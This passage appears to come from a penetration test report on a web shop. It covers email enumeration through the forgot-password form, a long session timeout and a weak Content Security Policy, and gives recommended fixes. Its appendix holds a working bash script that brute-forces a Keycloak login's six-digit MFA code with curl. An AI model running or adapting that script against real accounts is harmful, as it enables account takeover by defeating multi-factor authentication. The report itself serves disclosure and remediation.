   -H 'Accept:
      text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
   -H 'Accept-Language: en-US,en;q=0.5' \
   --compressed \
   -H 'Referer: https://example.tld/de/forgot/' \
   -H 'Content-Type: application/x-www-form-urlencoded' \
   -H 'Connection: keep-alive' \
   -H 'Upgrade-Insecure-Requests: 1' \
   -H 'TE: Trailers' \
   --data-raw 'user=invalid%40user.com&f=forgotpassword'
```

returns MESSAGE_EMAIL_INVALID while

```
curl 'https://example.tld/admin/index.php?' \
   -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
      Firefox/68.0' \
   -H 'Accept:
      text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
   -H 'Accept-Language: en-US,en;q=0.5' \
   --compressed \
   -H 'Referer: https://example.tld/de/forgot/' \
   -H 'Content-Type: application/x-www-form-urlencoded' \
   -H 'Connection: keep-alive' \
   -H 'Upgrade-Insecure-Requests: 1' \
   -H 'TE: Trailers' \
   --data-raw 'user=valid%40user.com&f=forgotpassword'
```

returns `<p class="msg">MESSAGE_EMAIL_NOT_SEND</p>`.

Attack scenario

An attacker can narrow down possible accounts to attack. A list of Compu Global employees can be tested if they have a backend account in the shop. This helps in performing various attacks like credential stuffing or spear phishing attacks.

Recommended Actions

> We suggest to remove the forgot password function from the Backend Code completly. In the frontend we suggest to alter the behavior to be exactly the same for known and unknown email addresses.


2.9 Too long session timeout

Severity rating: low

type: configuration | impact: low | likelyhood: low | fix: trivial

CWE-613

Figure 2.17: session lifetime is too long



Summary

The example.tld session timeout is set to 24 hours. This value is set to high.

Details

When the session timeout is set to high, this increases attack surface without any benefit.

Recommendatio

> Reduce the session timeout to a reasonable duration of some minutes up to a few hours.

2.10 Weak CSP

Severity rating: low

type: weak security policy | impact: low | likelyhood: medium | fix: easy

CWE-829

The proxy server sets *Content Security Policy* headers that disable most of the cross site scripting protection of a modern browser. If a respective site allows to inject Javascript in the DOM, it will be executed under this content security policy.

```
default-src * 'unsafe-inline' 'unsafe-eval'
script-src * 'unsafe-inline' 'unsafe-eval'
```

Recommended Actions

Set the content security policy to allow only the current site (or white listed sites) as source for scripts to be executed:

default-src 'self'
script-src 'self' https://example.tld

If this solution it pursued, all JavaScript needs to be delivered in separate Javascript files instead of inline JavaScript.

3 Appendix

3.1 Poor Hackers MFA Brute Force Script

```
user='user'
pass='qwerty%211'

# GET SESSION
base='https://example.tld/auth/realms/app'
nonce=$(cat /dev/urandom | tr -dc '[:alpha:]' | fold -w ${1:-40} | head -n 1 )
ref='https%3A%2F%2Fexmaple.tld%2F'
param='openid&response_type=id_token+token'
init=$(curl -vvvv "$base/protocol/openid-connect/auth?client_id=ui&redirect_uri=$ref&scope=$param&nonce=$nonce" 2>&1 | sed 's/>/>\r/g')

session=$(echo "$init" | grep -Po 'session_code=.....................................' | sed 's/session_code=//g')
execution=$(echo "$init" | grep -Po 'execution=.....................................' | head -n 1 |sed 's/execution=//g')
kc_restart=$(echo "$init" | grep -o 'KC_RESTART=.*; V' | sed  's/KC_RESTART=\(.*\); V/\1/g')
auth_session_id=$(echo "$init" | grep -o 'AUTH_SESSION_ID=.*; V' | sed  's/AUTH_SESSION_ID=\(.*\); V/\1/g')
tab_id=$(echo "$init" | grep -o 'tab_id=.*">' | tail -n 1 | sed 's/tab_id=\(.*\)">/\1/g' )

# Authorize step one
auth=$(curl -vvv "$base/login-actions/authenticate?session_code=$session&execution=$execution&client_id=ui&tab_id=$tab_id" \\
-X POST \\
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0' \\
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' \\
-H 'Accept-Language: en-US,en;q=0.5' \\
-H 'Accept-Encoding: gzip, deflate, br' \\
-H 'Referer: $base/login-actions/authenticate?client_id=ui&tab_id=RuNB2tJkZUs' \\
-H 'Content-Type: application/x-www-form-urlencoded' \\
-H 'Origin: https://example.tld' \\
-H 'DNT: 1' \\
-H 'Connection: keep-alive' \\
-H "Cookie: AUTH_SESSION_ID=$auth_session_id; AUTH_SESSION_ID_LEGACY=$auth_session_id; KC_RESTART=$kc_restart" \\
-H 'Upgrade-Insecure-Requests: 1' \\
-H 'Sec-Fetch-Dest: document' \\
-H 'Sec-Fetch-Mode: navigate' \\
-H 'Sec-Fetch-Site: same-origin' \\
-H 'Sec-Fetch-User: ?1' \\
-H 'Pragma: no-cache' \\
-H 'Cache-Control: no-cache' \\
-H 'TE: trailers' \\
--data-raw "username=$user&password=$pass&credentialId=" 2>&1 | sed 's/>/>\r/g')
```

```
session=$(echo "$auth" | grep -Po 'session_code=.....................................' | tail -n 1 | sed 's/session_code=//g')
execution=$(echo "$auth" | grep -Po 'execution=.............................' | tail -n 1 |sed 's/execution=//g')


invalid='Invalid'

guess=$(printf '%06d\n' "$(shuf -i0-999999 -n1)")

while [ ! -z "$invalid" ]
do
guess=$(printf '%06d\n' "$(shuf -i0-999999 -n1)")
ref='yJ1WJ7jXxH_CEzFzBdWScwwqFFEXBuoc1LdTC60Hp5s&execution=41b8b726-a552-44a0-9ec3-6ba703ff5506'
out=$(curl -vvv --silent \\
"$base/login-actions/authenticate?session_code=$session&execution=$execution&client_id=ui&tab_id=$tab_id" \\
-X POST \\
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0' \\
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' \\
-H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' \\
-H "Referer: $base/login-actions/authenticate?session_code=$ref&client_id=ui&tab_id=K4o5tI2pUeU" \\
-H 'Content-Type: application/x-www-form-urlencoded' \\
-H 'Origin: https://example.tld' \\
-H 'Connection: keep-alive' \\
-H "Cookie: AUTH_SESSION_ID=$auth_session_id; AUTH_SESSION_ID_LEGACY=$auth_session_id; KEYCLOAK_LOCALE=en; KC_RESTART=$kc_restart" \\
-H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' \\
-H 'Sec-Fetch-Mode: navigate' \\
-H 'Sec-Fetch-Site: same-origin' \\
-H 'Sec-Fetch-User: ?1' -H 'Pragma: no-cache' -H 'Cache-Control: no-cache' \\
--data-raw "otp=$guess&login=Sign+In" 2> /tmp/brute_result4)

invalid=$(echo "$out" | grep 'Invalid' | sed 's/^\s*\(.*\)$/\1/g')
session=$(echo "$out" | grep 'session' | sed 's/.*session_code=\(.*\)&amp;exec.*/\1/g')
echo "Testing: $guess; new session is: $session; Result: $invalid"
done

echo "$out"
cat /tmp/brute_result4
```